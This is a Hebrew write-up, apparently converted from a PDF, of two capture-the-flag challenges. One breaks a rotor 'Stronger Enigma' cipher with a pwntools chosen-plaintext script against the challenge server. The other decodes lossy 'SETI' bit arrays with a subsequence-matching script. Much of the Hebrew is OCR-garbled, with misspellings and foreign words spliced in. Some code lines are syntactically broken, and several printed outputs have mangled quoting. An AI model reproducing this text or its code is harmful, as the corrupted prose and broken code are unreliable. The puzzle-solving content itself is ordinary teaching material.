
        def encrypt(self, char):
            char_idx = string.ascii_uppercase.index(char)
            encrypted = self.data[char_idx]
            self.rotate()
            return encrypted

        def decrypt(self, char):
            char_idx = self.data.index(char)
            decrypted = string.ascii_uppercase[char_idx]
            self.rotate()
            return decrypted

    def __init__(self):
        todays_configuration = create_configuration()

        self.rotors = []
        for d in todays_configuration:
            self.rotors.append(StrongerEnigma.Rotor(d[0], d[1]))

    def __encrypt_char(self, char):
        encrypted = char
        if char in string.ascii_uppercase:
            for r in self.rotors:
```



```
        encrypted = r.encrypt(encrypted)
    return encrypted

def __decrypt_char(self, char):
    decrypted = char
    if char in string.ascii_uppercase:
        for r in reversed(self.rotors):
            decrypted = r.decrypt(decrypted)
    return decrypted

def encrypt(self, message):
    encrypted_message = ""
    for char in message:
        encrypted_message += self.__encrypt_char(char)
    return encrypted_message

def decrypt(self, message):
    decrypted_message = ""
    for char in message:
        decrypted_message += self.__decrypt_char(char)
    return decrypted_message
```

המימוש זהה מזכיר לנו את [מכונת האניגמה המפורסמת](#) שפוצחה על ידי בעלות הברית במהלך מלחמת העולם השנייה. המכונה מתבססת על רוטורים (מעין דיסקיות מסתובבות), כאשר כל רוטור מכיל את כל אותיות האלפ-בית. מיקומו של כל רוטור משמש למעשה לקביעת הפלט של פועלות הצפנהתו בודד.תו זה מוחלף בתו אחר פעם אחת עבור כל רוטור, והרוטור האחרון קובע את הפלט של פועלות ההצפנה. לאחר כל סיבוב הצפנה, כל רוטור מסתובב מספר מוגדר מראש של סיבובים, כך שגם אם אותו התו יוצפן בשנית, התוצאה תהיה שונה לחלוטין.

נתחבר לשרת ונראה כיצד המכונה עבדת בפועל:

```
root@kali:/media/sf_CTFs/checkpoint/Stronger_Enigma# nc 18.156.68.123 80
Insecure channel. Encrypting with today's configuration..

NYWFC DXYBW GWZJF!
NOBTGZB:
HFQI-KOPGHM-VHLG
WZR-BZDJAL-YKIB
ZVLTDEU
```


כאשר אנחנו מתחברים, היא שולחת לנו את המשתק בצורה מוצפנת, כפי שראינו במימוש. נלחץ "אנטר" בתור פקודה ונקבל שוב את המשתק המוצפן:

```
root@kali:/media/sf_CTFs/checkpoint/Stronger_Enigma# nc 18.156.68.123 80
Insecure channel. Encrypting with today's configuration..

NYWFC DXYBW GWZJF!
NOBTGZB:
HFQI-KOPGHM-VHLG
WZR-BZDJAL-YKIB
ZVLTDEU

I don't understand you

MBOBP LXZCX LYZUL!
FIKSMQIK:
EURI-PYGVDM-WMFL
YZR-RMMCDS-NTRZ
HCXGHYD
```



אולם, הפעם, הkonfiguracija של המכונה השנתנהה (הרוטורים זזו) והמשק מוצפן בצורה אחרת. אנחנו יודעים כמובן מהו plaintext ואנחנו יכולים להמשיך להצפין אותו שוב ושוב. עובדה זו תסייע לנו מאוד בפיצוח ההצפנה.

נתמקד שוב ברוטורים. הפלט המוצפן שלתו בודד תלוי בסידור הנוכחי של כל הרוטורים, מכיוון שכלי רוטור פשוט מחליף את אחת אחרות. לעומת, אם אנחנו יודעים שבמצב ההתחלתי של המכונה, האות H הוצפנה אל האות N (כפי שאנו רואים בדוגמה הראשונה), נוכל לדעת גם שם שם אי פעם בעתיד המכונה תחזיר את הרוטורים שלה לאותו הסידור ושוב נצפן את האות H, הרי ששוב נקבל את האות N.

ובאותה מידה, אם אי פעם בעתיד המכונה תחזיר את הרוטורים שלה לאותו הסידור ונראה שתוצאה ההצפנה בסידור זהה הייתה N, נדע שהאות המקורית שהוצפנה היא H.


למכונה יש מספר סופי של רוטורים עם מספר קבוע של אותיות בכל רוטור, וכן גם מספר סופי של סידורים, כאמור היא בודדות חזרת על כל סידור בהינתן מסויק קלט. אם כך, כדאי לנו לנסות להבין מה החוקיות שמחזירה את המכונה במצב שהוא בו קודם.

הניסוי הבא יראה לנו שככל 26 סיבובים, כל רוטור חוזר למצב המקורי שלו בלי קשר לגודל הסיבוב:

```
root@kali:/media/sf_CTFs/checkpoint/Stronger_Enigma# python3
Python 3.8.3 (default, May 14 2020, 11:03:12)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import string, random
>>> rotor = "".join(random.sample(string.ascii_uppercase, 26))
>>> initial_rotor = rotor
>>> for rotate_amount in range(26):
...     for i in range(26):
...         rotor = rotor[rotate_amount:] + rotor[:rotate_amount]
...     assert(rotor == initial_rotor)
...
```

כזכור, בהינתן מצב מסוים, לאחר כל 26 אותיות שאנחנו מצפינים, המכונה חוזרת אל אותו מצב. המכונה מצפינה רק אותיות ASCII גדולות.

הטקסט שנשלח להצפנה, אם כך, הוא למעשה זה שבו רואים בתור clean_plaintext בתמונה הבאה:



```
>>> import re
>>> PLAINTEXT = """
...     HELLO FIELD AGENT!
...     COMMANDS:
...         SEND-SECRET-DATA
...         GET-SECRET-DATA
...         GOODBYE
...
..."""
>>>
>>> clean_plaintext = re.sub("[^A-Z]", " ", PLAINTEXT)
>>> clean_plaintext
'HELLOFIELDAGENTCOMMANDSSENDSECRETDATAGETSECRETDATAGOODBYE'
>>> clean_plaintext[:26]
'HELLOFIELDAGENTCOMMANDSSEN'
>>> clean_plaintext[26]
'D'
```

לפי המסקנה שלנו, לאחר הצפנה 26 אותיות, המכונה חוזרת למצב ההתחלתי שלה. אלא שהפעם, במקומ להצפן את האות H במצב ההתחלתי, היא תצפן את האות D.

אנחנו יכולים להמשיך לבקש עוד ועוד הצפנות, ולהתחליל למפות כל אות בכל מצב אל הפלט שהמכונה מוציאה עבורה, בדיק כמו שראינו קודם שבמצב 0 המכונה מצפינה את H ל-N.

מכאן הדרך לפיצוח הקוד קצרה.

השתמשנו במחלקה הבאה על מנת לפצח את הקוד של המכונה:

```
from pwn import *
import string
from collections import namedtuple
import itertools
from pprint import pprint
import re

r = remote("18.156.68.123", 80)

PLAINTEXT = """
    HELLO FIELD AGENT!
    COMMANDS:
        SEND-SECRET-DATA
        GET-SECRET-DATA
        GOODBYE
"""

class EnigmaWrapper:
    def __init__(self, machine, machine_alphabet, interface_plaintext):
        self.machine = machine
        self.machine_alphabet = machine_alphabet
        self.clean_interface_plaintext =
self._clean_message(interface_plaintext)
        self.state = 0
        self.encrypted_chars_read_from_machine = 0
        self.encrypted_chars_sent_to_machine = 0
        self.queue = []
        self.state_to_encryption_map = [dict() for i in
range(len(machine_alphabet))]
        self.state_to_decryption_map = [dict() for i in
range(len(machine_alphabet))]
```

```

        self.machine.recvuntil("Insecure channel. Encrypting with today's
configuration..\n")
        self._crack_code()

    def _clean_message(self, message):
        return [c for c in message if c in self.machine_alphabet]

    def _read_encrypted_interface(self):
        output = self.machine.recvuntil("\n").decode("ascii")
        clean_output = self._clean_message(output)
        assert(len(clean_output) == len(self.clean_interface_plaintext))
        self.encrypted_chars_read_from_machine += len(clean_output)
        self.queue += list(clean_output)

    def _get_next_char(self):
        if len(self.queue) == 0:
            if self.encrypted_chars_read_from_machine > 0:
                self.machine.send("\n")
                self.machine.recvuntil("I don't understand you\n")
            self._read_encrypted_interface()
        return self.queue.pop(0)

    def _crack_code(self):
        with log.progress('Cracking code') as p:
            visited_combinations = set()
            for i in itertools.count():
                current_char_offset = i % len(self.clean_interface_plaintext)
                current_machine_state = i % len(self.machine_alphabet)
                state_offset_combination = (current_machine_state,
                current_char_offset)
                if state_offset_combination in visited_combinations:
                    break


                plain_char = self.clean_interface_plaintext[current_char_offset]
                cipher_char = self._get_next_char()
                p.status("Mapping {}<->{} in machine state
{}".format(plain_char, cipher_char, state_offset_combination))
                self.state_to_encryption_map[current_machine_state][plain_char]
= cipher_char
                self.state_to_decryption_map[current_machine_state][cipher_char]
= plain_char

                visited_combinations.add(state_offset_combination)
                assert(i == len(self.clean_interface_plaintext) *
len(self.machine_alphabet))

@property
    def machine_state(self):
        return (self.encrypted_chars_read_from_machine +
self.encrypted_chars_sent_to_machine) % len(self.machine_alphabet)

    def send_encrypted_message(self, plaintext_message):
        encrypted_message = ""
        num_encrypted_chars = 0
        initial_state = self.machine_state
        for c in plaintext_message:
            if c in self.machine_alphabet:
                encrypted_message += self.state_to_encryption_map[(initial_state
+ num_encrypted_chars) % len(self.machine_alphabet)][c]
                num_encrypted_chars += 1
            else:
                encrypted_message += c
        self.machine.sendline(encrypted_message)
        log.info("Encrypting '{}' to '{}'".format(plaintext_message,
encrypted_message))
        self.encrypted_chars_sent_to_machine += num_encrypted_chars

```



```
        return self.machine.recvuntil("\n", drop = True).decode("ascii")

    def decrypt_message(self, encrypted_message):
        decrypted_message = ""
        num_decrypted_chars = 0
        for c in encrypted_message:
            if c in self.machine_alphabet:
                decrypted_message += self.state_to_decryption_map[(self.machine_state + num_decrypted_chars) % len(self.machine_alphabet)].get(c, '?')
                num_decrypted_chars += 1
            else:
                decrypted_message += c
        log.info("Decrypted '{}' as '{}'".format(encrypted_message, decrypted_message))
        return decrypted_message
```

מכיוון שכבר יש לנו מיפוי בין אותיות קלט לאותיות פלט, ומכיון שאנו מודעים גם במצב של המachine (שנקבע על ידי מספר האותיות שהיא הצפינה ופענה), אנחנו מסוגלים להצפין ולפענה מסרים לפי המיפוי.

חשוב להזכיר שאין לנו יכולת להצפין ולפענה כל תוו, רק את אלו שגשנו במהלך התהילה. ניתן להבהיר זאת בקלות באמצעות דוגמא: נניח שהmachine הייתה מצפינה רק את האות A שוב ושוב. במקרה זה, לא הייתה לנו אפשרות לדעת לאיזו אות מוצפנת האות B, אלא רק לבצע מיפוי של הפלט של A בכל מצב ומצב. בהמשך נראה את המשמעות המעשית של המגבלה זו.

נצפין את הפקודה שרצינו לשלוח למachine, ונפענה את הדגל המוצפן שמתקיים כתשובה:

```
ew = EnigmaWrapper(r, string.ascii_uppercase, PLAINTEXT)
flag = ew.send_encrypted_message("GET-SECRET-DATA")
print(ew.decrypt_message(flag))
```

הפלט:

```
root@kali:/media/sf_CTFs/checkpoint/Stronger_Enigma# python enigma/solve.py
[+] Opening connection to 18.156.68.123 on port 80: Done
[+] Cracking code: Done
[*] Encrypting 'GET-SECRET-DATA' to 'AGX-BIVXQG-JEIL'
[*] Decrypted 'EZU{SH_M_EHGPORT_MW_BSEZTDXJ_GV_IP_SNFKOFPQ_OG_LJMVDU_LKRR_XM_MHGRULPTQ}' as
'CSA{IF_A_MACHINE_IS_EXPECTED_TO_BE_INFALLIBLE_IT_CANNOT ALSO_BE_INTELLIGENT}'
CSA{IF_A_MACHINE_IS_EXPECTED_TO_BE_INFALLIBLE_IT_CANNOT ALSO_BE_INTELLIGENT}
[*] Closed connection to 18.156.68.123 port 80
```

כפי שהסבירנו קודם, ישנו שני תווים שלא גשנו במהלך המיפוי ולכן לא ניתן לפענה אותם. לרובם המזל, ניתן לנחש אותם.

הדגל:

```
CSA{IF_A_MACHINE_IS_EXPECTED_TO_BE_INFALLIBLE_IT_CANNOT ALSO_BE_INTELLIGENT}
```

אתגר #14 :#14 Reversing SETI (קטגורית 120 נקודות)

Two men in black suits and sunglasses were seen visiting a famous radio-astronomer, who recently published some work on a weird and very noisy signal coming from the area of the red dwarf Gliese 388. Shorty after that, she mysteriously disappeared. The activist hacker group TTIOT obtained and published a copy of her recent research notes, which contained 2 recorded messages.

The first was already preprocessed and decoded. It was "Bang, zoom, straight to the moon!".

The second message was only preprocessed, but not yet decoded. Your mission, should you choose to accept it, is to decode the second message.

Good Luck!

.first signal, second signal: גבאים שני וראשון

פתרונות

שני הקבצים שצורפו הכילו כל אחד מערכת של מערכות של מערכות. לדוגמה, המערכת החיצוני בקובץ הראשון הכיל 33 מערכות מסדר-שני, שככל אחד מהם הכיל מספר משתנה של מערכות מסדר-שלישי, בגודלים לא אחידים. המערכות מסדר-שלישי הכילו את הערכים 0-1 בלבד.

לשם המשנה. הדבר נראה כר (התמונת חתוכה מימין):

בזום-אוט, כר:

מכיוון שבביטוי שכביר פוענה ("!Bang, zoom, straight to the moon") ישם 33 תווים, היגיון לנחש של מערך מסדר-שני מתיחס לתו במסר:

[
..., B [[0, 0, 0, 0, 0, 1, 0], [0, 1], [0, 0, 0, 0, 0], [0, 1, 0, 0, 0], [1, 0, 0, 0, 0], [0, 0, 0, 0, 1], [1, 0, 0, 0, 0, 0],
..., a [[0, 0, 0, 1, 1], [1, 1, 0, 0, 0], [1, 1, 0, 0, 0, 1], [0, 0, 0, 0], [0, 1, 1, 0, 0, 1], [1, 1, 0, 0, 1], [0, 1, 0, 1, 0],
..., n [[1, 1, 1, 1], [0, 1, 1, 1, 1, 0], [0, 1, 1, 1, 1, 1], [0, 1, 1, 0, 1, 1], [0, 1, 0, 1, 1, 1], [0, 1, 0, 1, 1, 0], [0, 1, 0, 1, 0], [0,
..., g [[0, 1, 1, 1, 1, 1], [0, 1, 1, 1, 0, 1], [0, 1, 0, 1, 1, 1], [0, 0, 1, 0, 1, 1], [0, 0, 1, 0, 1, 1], [0, 0, 1, 0, 1, 1], [0, 1, 0, 0, 1, 1],
..., , [0, 1, 1, 0, 0], [0, 1, 0, 0, 0], [0, 0, 1, 1, 0, 0], [0, 1, 1, 0, 0, 0], [0, 0, 1, 1, 0, 0, 0], [0, 0, 1, 1, 0, 0, 0], [0, 1, 0, 0, 0, 0],
..., [0, 0, 0, 0, 0, 0], [0, 1, 0, 0, 0], [0, 1, 0, 0, 0, 0], [0, 0, 0, 1, 0, 0], [0, 0, 1, 0, 0, 0], [0, 0, 0, 0, 0, 0], [0, 0, 0, 0, 0, 0], [0, 0, 0, 0, 0, 0],
..., z [[0, 1, 1, 1, 0], [1, 1, 0, 0, 1], [1, 1, 1, 1, 0, 0], [0, 1, 0, 0], [1, 1, 1, 0, 1, 0], [0, 1, 1, 1, 1, 1], [1, 1, 1, 1, 1, 1],
..., o [[0, 1, 1, 1, 1, 1], [0, 1, 0, 1, 1], [0, 0, 1, 1, 1], [0, 1, 1, 0, 1, 1], [1, 1, 1, 1, 1, 1], [1, 1, 1, 1, 1, 1], [0, 1, 1, 1, 1, 1],
..., o [[1, 1, 1, 1, 1], [1, 1, 0, 1, 1, 1], [1, 1, 1, 1, 1], [0, 1, 0, 1, 1], [0, 1, 1, 1, 1], [1, 1, 0, 1, 1, 1], [1, 1, 1, 1, 1],
..., m [[1, 1, 1, 1], [0, 1, 1, 1], [0, 1, 1, 1, 1, 1], [0, 1, 0, 1, 1], [0, 1, 0, 1, 1], [0, 1, 0, 1, 1, 1], [0, 1, 0, 1, 1, 1], [1, 0, 1, 1, 1], [1, 1, 0, 1, 0],
..., [0, 0, 0, 1, 0, 0, 0], [0, 0, 1, 1, 0, 0], [0, 0, 0, 1, 0, 1, 0], [0, 0, 1, 0, 0, 0], [0, 1, 0, 1, 0, 0], [0, 0, 1, 0, 0, 1, 0], [0, 1, 0, 1, 0, 1, 0], [1, 0, 1, 0, 1, 0],
..., [0, 0, 0, 0, 0, 0], [0, 1, 0, 0, 0], [0, 1, 0, 0, 0, 0], [0, 1, 0, 0, 0, 0], [0, 0, 0, 1, 0, 0], [0, 0, 0, 1, 0, 0, 0], [0, 0, 0, 0, 0, 0], [0, 0, 0, 0, 0, 0], [0, 0, 0, 0, 0, 0],
..., s [[0, 1, 1, 1, 0, 1], [1, 1, 1, 1, 1], [0, 1, 1, 0, 0], [1, 1, 1, 0, 1, 0], [1, 1, 1, 0, 1, 1], [0, 1, 0, 0, 0, 1], [0, 1, 0, 0, 0, 1, 0], [0, 1, 0, 0, 0, 1, 1],
..., t [[1, 1, 0, 1, 0, 0], [0, 1, 1, 1, 0, 0], [0, 1, 1, 0, 0, 0], [0, 1, 1, 0, 0, 0, 0], [0, 1, 1, 0, 0, 0], [1, 1, 0, 1, 0, 0, 0], [0, 1, 1, 0, 0, 0, 0], [0, 1, 1, 0, 0, 0, 0],
..., r [[0, 1, 0, 1], [0, 1, 0, 0, 0, 0], [1, 1, 1, 0, 0, 0], [0, 1, 1, 1, 0, 0, 1], [1, 1, 0, 1, 0, 0, 1], [0, 1, 1, 0, 0, 1, 0], [0, 1, 1, 0, 0, 1, 0], [0, 1, 1, 0, 0, 1, 0],
..., a [[0, 0], [0, 1, 1, 0, 0, 0], [0, 0, 0, 0], [0, 1, 0, 0, 0], [1, 1, 0, 0, 0, 1], [0, 1, 0, 0, 0, 1], [0, 1, 0, 0, 0, 1], [0, 1, 0, 0, 0, 1],
..., i [[0, 0, 1, 0, 0, 1], [0, 0, 0, 1, 1], [1, 1, 0, 1, 0, 0], [0, 0, 1, 0, 0, 1], [0, 1, 0, 0, 1, 0], [0, 1, 0, 0, 1, 0, 0], [0, 1, 0, 0, 1, 0, 0], [0, 1, 0, 0, 1, 0, 0],
..., g [[1, 1, 0, 0, 1, 1], [0, 1, 1, 1, 1, 1], [1, 1, 0, 0, 0, 1], [1, 1, 0, 1, 1, 1], [0, 1, 0, 0, 1, 1, 1], [0, 1, 0, 0, 1, 1, 1], [1, 1, 0, 1, 1, 1], [0, 1, 0, 1, 1, 1],
..., h [[0, 1, 0, 0], [1, 0, 0, 0], [0, 1, 1, 1, 0, 0], [0, 0, 1, 0, 0, 0], [1, 1, 0, 0, 0], [1, 1, 0, 1, 0, 0], [0, 1, 1, 0, 1, 0, 0], [0, 1, 1, 0, 1, 0, 0],
..., t [[1, 1, 1, 0, 1, 0], [0, 1, 1, 1, 0, 0], [0, 1, 0, 0, 1, 1], [1, 1, 0, 0, 0, 0], [1, 1, 0, 1, 0, 0], [0, 1, 0, 1, 0, 0, 0], [0, 1, 0, 1, 0, 0, 0], [0, 1, 0, 1, 0, 0, 0],
..., t [[0, 1, 0, 0, 0, 0], [0, 1, 0, 0, 0, 0], [0, 1, 0, 0, 0, 0], [0, 1, 0, 0, 0, 0], [0, 1, 0, 0, 0, 0], [0, 1, 0, 0, 0, 0, 0], [0, 1, 0, 0, 0, 0, 0], [0, 1, 0, 0, 0, 0, 0],
..., t [[1, 1, 0, 0, 0, 0], [1, 1, 1, 0, 0, 0], [0, 1, 1, 0, 0, 0], [1, 1, 1, 0, 0, 0], [0, 1, 1, 0, 0, 0], [1, 1, 1, 0, 0, 0], [0, 1, 1, 0, 0, 0], [1, 1, 1, 0, 0, 0],
..., o [[0, 1, 1, 1, 1, 1], [1, 0, 1, 1, 1, 1], [1, 1, 0, 1, 1, 1], [1, 1, 1, 1, 1, 1], [1, 1, 1, 1, 1, 1], [1, 1, 1, 1, 1, 1], [1, 1, 1, 1, 1, 1], [1, 1, 1, 1, 1, 1],
..., o [[0, 0, 0, 0, 0, 0], [0, 0, 1, 0, 0, 0], [0, 0, 0, 0, 0, 0], [0, 1, 0, 0, 0, 0], [0, 0, 0, 0, 0, 0], [0, 0, 0, 0, 0, 0], [0, 0, 0, 0, 0, 0], [0, 0, 0, 0, 0, 0],
..., t [[0, 1, 1, 0, 1, 0], [0, 1, 1, 1, 1], [1, 1, 0, 1, 0, 0], [0, 1, 1, 1, 1], [1, 1, 0, 1, 0, 0], [0, 1, 1, 1, 1], [1, 1, 0, 1, 0, 0], [0, 1, 1, 1, 1],
..., h [[0, 1, 0, 0, 0], [0, 1, 0, 0, 0], [0, 1, 0, 0, 0, 0], [0, 1, 1, 0, 0, 0], [0, 1, 1, 0, 0, 0], [0, 1, 1, 0, 0, 0], [0, 1, 1, 0, 0, 0], [0, 1, 1, 0, 0, 0],
..., e [[0, 1, 0, 0], [1, 1, 0, 1, 0, 1], [0, 0, 1, 1, 1, 1], [1, 1, 0, 0, 0, 0], [0, 1, 1, 0, 1, 0, 1], [0, 0, 1, 1, 0, 0, 0], [0, 1, 1, 0, 0, 0, 0], [0, 1, 1, 0, 0, 0, 0],
..., t [[0, 0, 1, 0, 0, 0], [0, 0, 0, 1, 0, 0], [0, 0, 0, 0, 0, 0], [0, 0, 1, 0, 0, 0], [0, 0, 0, 0, 0, 0], [0, 0, 0, 0, 0, 0], [0, 0, 0, 0, 0, 0], [0, 0, 0, 0, 0, 0],
..., m [[1, 1, 0, 1, 0, 1], [0, 1, 1, 1, 1, 1], [0, 1, 0, 1, 1, 1], [0, 1, 1, 1, 1, 0], [0, 1, 1, 1, 1, 0], [0, 1, 1, 1, 1, 0], [0, 1, 1, 1, 1, 0], [0, 1, 1, 1, 1, 0],
..., a [[0, 1, 0, 1], [0, 1, 0, 1, 1, 1], [0, 1, 1, 1, 1, 1], [1, 1, 0, 1, 1, 1], [0, 1, 1, 1, 1, 1], [0, 1, 1, 0, 1, 1, 1], [1, 1, 0, 1, 1, 1], [0, 1, 1, 0, 1, 1, 1],
..., o [[0, 1, 1, 1, 1, 1], [0, 1, 1, 1, 1, 1], [0, 1, 0, 1, 1, 1], [1, 0, 1, 1, 1, 1], [0, 1, 1, 1, 1, 1], [0, 1, 0, 1, 1, 1], [1, 1, 0, 1, 1, 1], [0, 1, 1, 0, 1, 1, 1],
..., n [[0, 1, 1, 1, 1], [1, 1, 1, 1, 1], [1, 1, 1, 1, 1, 1], [0, 1, 1, 1, 1, 1, 0], [0, 1, 1, 1, 1, 1, 0], [0, 1, 1, 1, 1, 0, 1], [0, 1, 1, 1, 1, 0, 1], [0, 1, 1, 1, 0, 1, 1],
..., ! [[0, 0, 0, 0, 0, 0], [0, 0, 0, 0, 0, 0, 1], [0, 0, 0, 1, 0, 0, 0, 1], [0, 0, 0, 1, 0, 0, 0, 1], [0, 0, 0, 0, 0, 0, 1], [0, 0, 0, 0, 0, 0, 1], [0, 0, 0, 1, 0, 0, 0, 1],
]

עלינו להבין כיצד למאפשר כל מערכת מסדר-שני לתו, כדי להציג לפעונה את המסר השני. נסתכל למשל על המערכת הראשית, זה שאמור לפי ההנחה שלנו ל'יצג את האות B:

```
[[[0, 0, 0, 0, 1, 0], [0, 1], [0, 0, 0, 0, 0], [0, 1, 0, 0], [1, 0, 0, 0], [0, 0, 1], [1, 0, 0, 0, 0], [0, 1, 0, 0, 1], [1, 0, 0, 0, 0], [1, 0, 0, 0, 1], [0, 0, 1, 0], [0, 0, 0, 1, 0], [1, 0, 0, 0, 0, 1], [0, 0, 0, 0, 1, 0], [0, 0, 0, 0, 0, 1]]]
```

הערך של האות B ב-ASCII הוא 66, והיצוג הבינארי הוא 1000010. כפי שניתן לראות, אף אחד מהחברים במערך לא מכיל את הערך זהה. אולם, אם נתבונן במערך זהה ובשאר המרכיבים נגלה מספר תכונות:

1. אוניות שחזור על עצמן במקביל לא מתרגמות למערכות זיהוי. אלא כל פעם מזיאגות על ידי מטר

אפר

2. המרכיבים מסדר-שלישי אף פעמי לא מכך'ים מעל שמונה ערכיהם

3. מספר האפסים במערך מסדר-שלישי אף פעמי לא עולה על מספר האפסים ביצוג הבינארי של האות

המתאימה

4. מספר האחדות במערך מסדר-שלישי אף פעמי לא עולה על מספר האחדות ביצוג הבינארי של האות

המתאימה

- בהתנחת התוכנות הללו, אנו יכולים לבנות תיאוריה:
1. לפי תיאור האתגר, האות מגיע מכוכב מרוחק ביותר
 2. האות מכיל מסר אשר מורכב ממספר תוים
 3. כל תו משודר מספר פעמים, ומיצג באמצעות ערך ה-ASCII של התו. אולם, אף בעקבות המרחק הרב של השידור, לעיתים מתפספס בית כתשחו ולא נקלט. בכל פעם, מדובר בBITS אחרים שמתפספסים.

נראה דוגמא באמצעות הייצוג של התו a:

```
a (01100001):  ['0001', '11000', '110001', '000', '011001', '11001',  
'01001', '10001', '010001', '01001', '11']
```


תו זה שודר 11 פעמים, ובכל פעם מתפספס בית כתשחו ולא נקלט. במקרה זה נציג את הביטים שהתפספסו באמצעות x ונקבל:

```
01100001 <-- Original transmission  
xxxx0001  
x11000xx  
x11000x1  
xxx000xx  
01100xx1  
x1100xx1  
0x100xx1  
xx1000x1  
0x1000x1  
0x100xx1  
x11xxxxx
```

אם כך, נוכל למצוא עבור כל התווים האפשריים שיכולים להיות מיוצגים על ידי המערך הזה. אנחנו בסך הכל צריכים לפסול כל תו שאי אפשר להציג אליו באמצעות פספוס BITS (למשלתו שיש לו יותר אפסים או אחדות).

נעשה זאת באמצעות הסקריפט הבא:

```
from typing import Iterable  
from itertools import zip_longest  
import json, string, sys  
  
ALPHABET = string.printable  
  
def is_ordered_subset(target: Iterable, sample: Iterable) -> bool:  
    ti = 0  
    si = 0  
    while ti < len(target) and si < len(sample):  
        if target[ti] == sample[si]:  
            ti += 1  
            si += 1  
        else:  
            ti += 1  
    return si == len(sample)  
  
def solve(file: str, expected_output: str = None):  
    exp_output = list(expected_output) if expected_output is not None  
    else [None]
```



```
match_count = 0

with open(file) as f:
    j = json.loads(f.read())
    for expected_char, arr in zip_longest(exp_output, j):
        values = []
        for char in ALPHABET:
            for a in arr:
                if len(a) > 0:
                    byte = "".join([str(x) for x in a])
                    if not is_ordered_subset(format(ord(char)),
'b').zfill(8), byte):
                        break
                else:
                    values.append(char)

        if expected_char is not None:
            print(f"[{expected_char}] | ", end=' ')
            if expected_char in values:
                match_count += 1
        print(values)

if expected_output is not None:
    print("Match count: {} / {}".format(match_count, len(exp_output)))

if __name__ == "__main__":
    solve(*sys.argv[1:])
```

נרי על הקובץ הראשון ונקלט:

```
root@kali:/media/sf_CTFs/checkpoint/SETI/SETI# python3 solve.py first_signal.txt "Bang, zoom, straight to the moon!"
[B] | [B, E]
[a] | [1, a], 'b', 'c', 'e', 'i', 'q', 'Q'
[n] | [n]
[g] | [g]
[,] | [,]
[ ] | [0, '1', '2', '4', '8', 'h', 'H', 'P', 'Q', 'R', 'T', 'X', '!', "", "#", "$", "%", "&", '(', ')', "*", ',', '[', ']']
[z] | [z]
[o] | [7, 'g', 'k', 'm', 'n', o, 'w', 'W']
[o] | [7, 'g', 'k', 'm', 'n', o, 'w', 'W']
[m] | [m]
[,] | [*]
[ ] | [0, 'H', 'P', '!', "", '$', '(', '']
[s] | [s, u]
[t] | [j, l, t]
[r] | [r]
[a] | [1, 'a', 'b', 'c', e, 'i', 'q', 'Q', 'R']
[i] | [i]
[g] | [g]
[h] | [h, T]
[t] | [t]
[ ] | [0, 'H', 'P', '!', "", '$', '(', '']
[t] | [j, r, t]
[o] | [7, 'g', 'k', 'm', 'n', o, 'w', 'W', '[']
[ ] | [H, P, '']
[t] | [j, t]
[h] | [h, T, X]
[e] | [e]
[ ] | [H, P, '']
[m] | [m]
[o] | [o, 'W', '[']
[o] | [7, 'g', 'k', 'm', 'n', o, 'w', 'W', '']
[n] | [m, n]
[!] | [1, I, Q, !, "", "#", "%", ')']
Match count: 33/33
```

אפשר לראות שהתיאוריה שלנו עבדה! נרים על הקובץ השני:

```
root@kali:/media/sf_CTFs/checkpoint/SETI/SETI# python3 solve.py second_signal.txt
['C', 'E', 'I']
['S']
['A', 'B']
['u', '{']
['J', 'L']
['1', 'Q']
['j', 't']
['j', 'l', 'r', 't', 'z']
['L']
['3', 'U']
['7', 'o', 'O', 'W', '/', '[', ']', '^', '_']
['h', 'H', 'P', 'Q', 'R', 'T', 'X', '(']
['3']
['0', 'P']
['8', 'h', 'p', 'q', 'r', 't', 'x', 'x']
['L']
['3', '5', 'K', 'S', 'U']
['4', ',']
['o', 'O', 'W', '/', '[', ']', '^', '_']
['W']
['h', 'T']
['Y']
['7', 'o', 'O', 'W', '/', '[', ']', '^', '_']
['K', 'M', 'U']
['4', '*']
['K', 'S', "", '+']
['M', 'N']
['j', 't']
['7', 'g', 'k', 'm', 'n', 'o', 'w', 'o', 'W', '/', '[', ']', '^', '_']
['k', 'w', '[']
['3', 'U']
['o', 'O', 'W', '/', '[', ']', '^', '_']
['4', 'Z', ',']
['L']
['j', 'L', 'U', 'V']
['o', 'O', 'W', '/', '[', ']', '^', '_']
['J', 'R', 'U']
